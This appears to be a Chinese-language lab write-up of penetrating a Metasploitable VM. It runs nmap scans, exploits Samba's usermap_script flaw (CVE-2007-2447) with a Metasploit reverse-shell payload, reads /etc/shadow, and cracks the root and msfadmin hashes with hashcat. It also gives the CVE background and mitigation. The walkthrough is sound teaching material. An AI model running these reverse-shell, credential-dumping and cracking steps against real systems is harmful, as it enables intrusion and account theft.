
IP地址确认与端口扫描

首先查看攻击机的IP地址，如下：




随后在该网段内进行主机IP地址扫描，如下：

```
nmap -sP 192.168.187.0/24
```

扫描到三个主机，猜测在该网段内`192.168.187.135`可能为目标靶机。对其进行进一步探测，使用如下命令探测该IP主机系统：

```
sudo nmap -O 192.168.187.135
```



观察到为Linux系统且获得到了其开放端口的信息。使用如下命令扫描其更为详细的端口信息：

```
nmap -sV 192.168.187.135
```

```
kali@kali:~$ nmap -sV 192.168.187.135
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-11 09:02 EDT
Nmap scan report for 192.168.187.135
Host is up (0.042s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.91 seconds
kali@kali:~$
```

漏洞搜索


从端口扫描结果查看到存在Samba服务，对该服务的漏洞进行搜索，如下：

```
msf5 > search samba

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/admin/smb/samba_symlink_traversal                            normal     No     Samba Symlink Directory Traversal
   1   auxiliary/dos/samba/lsa_addprivs_heap                                  normal     No     Samba lsa_io_privilege_set Heap Overflow
   2   auxiliary/dos/samba/lsa_transnames_heap                                normal     No     Samba lsa_io_trans_names Heap Overflow
   3   auxiliary/dos/samba/read_nttrans_ea_list                               normal     No     Samba read_nttrans_ea_list Integer Overflow
   4   auxiliary/scanner/rsync/modules_list                                   normal     No     List Rsync Modules
   5   auxiliary/scanner/smb/smb_uninit_cred                                  normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   6   exploit/freebsd/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   7   exploit/linux/samba/chain_reply                       2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   8   exploit/linux/samba/is_known_pipename                 2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   9   exploit/linux/samba/lsa_transnames_heap               2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   10  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  exploit/linux/samba/trans2open                        2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   12  exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   13  exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execution
   14  exploit/osx/samba/lsa_transnames_heap                 2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   15  exploit/osx/samba/trans2open                          2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   16  exploit/solaris/samba/lsa_transnames_heap             2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/solaris/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   18  exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   19  exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   20  exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   21  exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   22  exploit/windows/http/sambar6_search_results           2003-06-21       normal     Yes    Samba 6 Search Results Buffer Overflow
   23  exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   24  exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   25  post/linux/gather/enum_configs                                         normal     No     Linux Gather Configurations

Interact with a module by name or index, for example use 25 or use post/linux/gather/enum_configs
```

观察到对于Samba的“usermap_script”的漏洞排名为“excellent”，因此对该漏洞进行进一步调研：

搜索方式

登录Metasploit官网：https://www.rapid7.com，网页拉到最下端，点击`Vulnerability & Exploit Database`进入漏洞与数据库网站：https://www.rapid7.com/db/。以module搜索漏洞相关，如搜索“samba”，得到如下结果：



点击`EXPLORE`进入查看其详细信息。

Samba服务usermap_script安全漏洞

CVE-2007-2447：远程命令注入漏洞：

```
================================================================
==
== Subject: Remote Command Injection Vulnerability #远程命令注入漏洞
== CVE ID#: CVE-2007-2447
==
== Versions: Samba 3.0.0 - 3.0.25rc3 (inclusive)
```

```
==
== Summary: Unescaped user input parameters are passed #未转义的用户输入参数
== as arguments to /bin/sh allowing for remote
== command execution
==
=============================================================
```

描述

此错误最初是针对匿名调用SamrChangePassword() MS-RPC函数的组合报告的使用“用户名映射脚本”smb.conf选项（默认情况下未启用）。经过Samba开发人员的进一步调查后，确定问题范围更大，并且也影响远程打印机和文件共享管理。根本原因是当调用smb.conf中定义的外部脚本时，将通过MS-RPC调用提供的未经过滤的用户输入传递给/bin/sh 。但是，与“用户名映射脚本” 漏洞不同，远程文件和打印机管理脚本需要经过身份验证的用户会话。

修补程序可用性

针对Samba 3.0.24的修补程序已发布在：http://www.samba.org/samba/security/

解决办法

通过删除所有定义的外部脚本调用（用户名映射）可以缓解此缺陷。脚本，添加打印机命令等...）。Samba团队始终鼓励用户运行最新的稳定版本，以防御攻击。如果这不可能立即完成，管理员应阅读位于http://www.samba.org/samba/docs/server_security.html上的“服务器安全性”文档。

生命周期

此漏洞由一位匿名研究员发现，并由iDefense的Joshua J. Drake报告给Samba开发人员。实验室（http://www.idefense.com/），作为其漏洞贡献者计划的一部分。
时间线如下：

- 2007年5月7日：最初的缺陷披露到security@samba.org电子邮件别名。
- 2007年5月7日：Samba开发人员Gerald Carter 对开发人员的最初回应。
- 2007年5月9日：由Samba开发人员Jeremy Allison 发布到iDefense进行测试的补丁。
- 2007年5月10日，宣布供应商秒邮件列表。
- 2007年5月14日：公开发布安全问题。

从上述信息可以得知，CVE报告的该漏洞恰好适用于目标靶机，因此选用该漏洞进行渗透。

漏洞利用

使用该模块进行漏洞利用，指令如下：

```
use multi/samba/usermap_script
```

查看可用payload，如下图：

```
msf5 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Description
   -   ----                                ---------------  ----    -----  -----------
   0   cmd/unix/bind_awk                                    manual  No     Unix Command Shell, Bind TCP (via AWK)
   1   cmd/unix/bind_busybox_telnetd                        manual  No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   2   cmd/unix/bind_inetd                                  manual  No     Unix Command Shell, Bind TCP (inetd)
   3   cmd/unix/bind_jjs                                    manual  No     Unix Command Shell, Bind TCP (via jjs)
   4   cmd/unix/bind_lua                                    manual  No     Unix Command Shell, Bind TCP (via Lua)
   5   cmd/unix/bind_netcat                                 manual  No     Unix Command Shell, Bind TCP (via netcat)
   6   cmd/unix/bind_netcat_gaping                          manual  No     Unix Command Shell, Bind TCP (via netcat -e)
   7   cmd/unix/bind_netcat_gaping_ipv6                     manual  No     Unix Command Shell, Bind TCP (via netcat -e) IPv6
   8   cmd/unix/bind_perl                                   manual  No     Unix Command Shell, Bind TCP (via Perl)
   9   cmd/unix/bind_perl_ipv6                              manual  No     Unix Command Shell, Bind TCP (via perl) IPv6
   10  cmd/unix/bind_r                                      manual  No     Unix Command Shell, Bind TCP (via R)
   11  cmd/unix/bind_ruby                                   manual  No     Unix Command Shell, Bind TCP (via Ruby)
   12  cmd/unix/bind_ruby_ipv6                              manual  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   13  cmd/unix/bind_socat_udp                              manual  No     Unix Command Shell, Bind UDP (via socat)
   14  cmd/unix/bind_zsh                                    manual  No     Unix Command Shell, Bind TCP (via Zsh)
   15  cmd/unix/generic                                     manual  No     Unix Command, Generic Command Execution
   16  cmd/unix/pingback_bind                               manual  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   17  cmd/unix/pingback_reverse                            manual  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   18  cmd/unix/reverse                                     manual  No     Unix Command Shell, Double Reverse TCP (telnet)
   19  cmd/unix/reverse_awk                                 manual  No     Unix Command Shell, Reverse TCP (via AWK)
   20  cmd/unix/reverse_bash_telnet_ssl                     manual  No     Unix Command Shell, Reverse TCP SSL (telnet)
   21  cmd/unix/reverse_jjs                                 manual  No     Unix Command Shell, Reverse TCP (via jjs)
   22  cmd/unix/reverse_ksh                                 manual  No     Unix Command Shell, Reverse TCP (via Ksh)
   23  cmd/unix/reverse_lua                                 manual  No     Unix Command Shell, Reverse TCP (via Lua)
```

使用“cmd/unix/reverse”反向载荷，同时设置其他渗透信息，命令如下：

```
set PAYLOAD cmd/unix/reverse
set RHOST 192.168.187.135
set RPORT 445
set LHOST 192.168.187.134
```

```
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.187.135  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   445              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.187.134  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf5 exploit(multi/samba/usermap_script) >
```

设置完成后使用`exploit`命令进行渗透，并使用`uname -a`命令查看其系统版本信息，如下：

```
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.187.134:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 4n2PTt6bxLpeSvLC;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "4n2PTt6bxLpeSvLC\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.187.134:4444 -> 192.168.187.135:47977) at 2021-05-11 10:05:28 -0400

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

观察到可以成功渗透进入靶机并得到其终端。此时使用`cat /etc/shadow`命令查看该文件内容，如下图：

```
cat /etc/shadow
root:$1$HK6pGHkx$fgCf91cscD5Jfo02yDaGV/:18758:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$NhmJWm6K$dH/mhcrkZo2KZTgpNkAZO/:18758:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

密钥破解

“/etc/shadow”文件的每一行包含9个由冒号分隔的字段：

- 用户名
- 加密密码：格式为“$type$salt$hashed”，分别指加密算法类型、盐码和哈希值；type对应加密算法如下：
  - 0：DES
  - 1：MD5
  - 2a(2y)：Blowfish
  - 5：SHA-256
  - 6：SHA-512
- 上次密码的更改时间：距离1970年1月1日的天数
- 最小密码年龄：指可以更改前必须经过的天数，默认为0
- 最大密码年龄：默认为99999
- 预警期：密码到期前的n天时间内警告修改密码，默认为7
- 闲置时间：禁用用户账户前的天数，默认为空
- 截至日期：账户被禁用的日期，默认为空
- Unused：保留字段，默认为空

root用户密码分析

根据上述描述和得到的靶机“/etc/shadow”文件的信息，对root账户的密码进行分析，其密码信息如下：

```
root:$1$HK6pGHkx$fgCf91cscD5Jfo02yDaGV/:18758:0:99999:7:::
```

加密密码字段使用的加密类型为“MD5”，盐码为“HK6pGHkx”，加密后的哈希值为“fgCf91cscD5Jfo02yDaGV/”，因此使用hashcat对其进行解密。首先将加密密码信息（1HK6pGHkx$fgCf91cscD5Jfo02yDaGV/）存储进文件“passwd.hash”中，由于采用的加密算法是MD5且为Linux加密，因此使用如下命令对其进行解密：

```
hashcat -m 500 -a 3 -2 ?l?d passwd.hash ?2?2?2?2?2?2?2?2
```

- -m：指定加密类型，500为MD5(Unix)
- -a：指定攻击模式，3为暴力破解
- -2：指定自定义字符集，?l?d表示小写字母加数字
- ?2?2?2?2?2?2?2?2：表示密码为8位小写字母或数字组成

得到解密结果如下：

```
$1$HK6pGHkx$fgCf91cscD5Jfo02yDaGV/:asdf1234

Session..........: hashcat
Status...........: Cracked
Hash.Name........: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
Hash.Target......: $1$HK6pGHkx$fgCf91cscD5Jfo02yDaGV/
Time.Started.....: Tue May 11 23:00:29 2021 (25 secs)
Time.Estimated...: Tue May 11 23:00:54 2021 (0 secs)
Guess.Mask.......: ?2?2?2?2?2?2?2?2 [8]
Guess.Charset....: -1 Undefined, -2 ?l?d, -3 Undefined, -4 Undefined
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1446.3 kH/s (7.87ms) @ Accel:4 Loops:62 Thr:1024 Vec:1
Speed.#2.........:  1388.8 kH/s (8.25ms) @ Accel:4 Loops:62 Thr:1024 Vec:1
Speed.#*.........:  2835.1 kH/s
Recovered........: 1/1 (100.00%) Digests
Progress.........: 71565312/2821109907456 (0.00%)
Rejected.........: 0/71565312 (0.00%)
Restore.Point....: 1572864/78364164096 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:5-6 Iteration:992-1000
Restore.Sub.#2...: Salt:0 Amplifier:34-35 Iteration:558-620
Candidates.#1....: a9033123 -> acwgrine
Candidates.#2....: uakvinan -> undyserd
Hardware.Mon.#1..: Temp: 46c Fan: 33% Util:100% Core:1920MHz Mem:6500MHz Bus:16
Hardware.Mon.#2..: Temp: 47c Fan: 33% Util:100% Core:1905MHz Mem:6500MHz Bus:16

Started: Tue May 11 23:00:09 2021
Stopped: Tue May 11 23:00:56 2021
(base) passwd123@passwd123-ThinkStation-P920:~/SimilarityDetection$
```

观察到，root用户的密码为“asdf1234”。

msfadmin用户密码分析

“/etc/shadow”文件中记录的msfadmin账户信息如下：

```
msfadmin:$1$NhmJWm6K$dH/mhcrkZo2KZTgpNkAZO/:18758:0:99999:7:::
```


由于其加密类型和root用户的一致，因此替换“passwd.hash”文件的内容并使用与破解root用户密码一致的指令进行破解，得到结果如下：

```
$1$NhmJWm6K$dH/mhcrkZo2KZTgpNkAZO/:qwer1234

Session..........: hashcat
Status...........: Cracked
Hash.Name........: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
Hash.Target......: $1$NhmJWm6K$dH/mhcrkZo2KZTgpNkAZO/
Time.Started.....: Tue May 11 23:21:40 2021 (34 secs)
Time.Estimated...: Tue May 11 23:22:14 2021 (0 secs)
Guess.Mask.......: ?2?2?2?2?2?2?2?2 [8]
Guess.Charset....: -1 Undefined, -2 ?l?d, -3 Undefined, -4 Undefined
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1443.9 kH/s (7.89ms) @ Accel:4 Loops:62 Thr:1024 Vec:1
Speed.#2.........:  1390.1 kH/s (8.24ms) @ Accel:4 Loops:62 Thr:1024 Vec:1
Speed.#*.........:  2834.0 kH/s
Recovered........: 1/1 (100.00%) Digests
Progress.........: 96337920/2821109907456 (0.00%)
Rejected.........: 0/96337920 (0.00%)
Restore.Point....: 2162688/78364164096 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:33-34 Iteration:992-1000
Restore.Sub.#2...: Salt:0 Amplifier:24-25 Iteration:682-744
Candidates.#1....: qazc0123 -> qno4bone
Candidates.#2....: v97ogerd -> vc7q4434
Hardware.Mon.#1..: Temp: 49c Fan: 33% Util:100% Core:1905MHz Mem:6500MHz Bus:16
Hardware.Mon.#2..: Temp: 52c Fan: 33% Util:100% Core:1890MHz Mem:6500MHz Bus:16

Started: Tue May 11 23:21:36 2021
Stopped: Tue May 11 23:22:16 2021
(base) passwd123@passwd123-ThinkStation-P920:~/SimilarityDetection/lyg$
```

观察到，msfadmin用户的密码为“qwer1234”

测试

使用ssh进行连接测试，观察到可成功使用root用户和其对应的密码“asdf1234”进行连接，如下图：



同理测试msfadmin用户，成功完成ssh连接，结果如下：

参考资料

https://www.samba.org/samba/security/CVE-2007-2447.html
https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script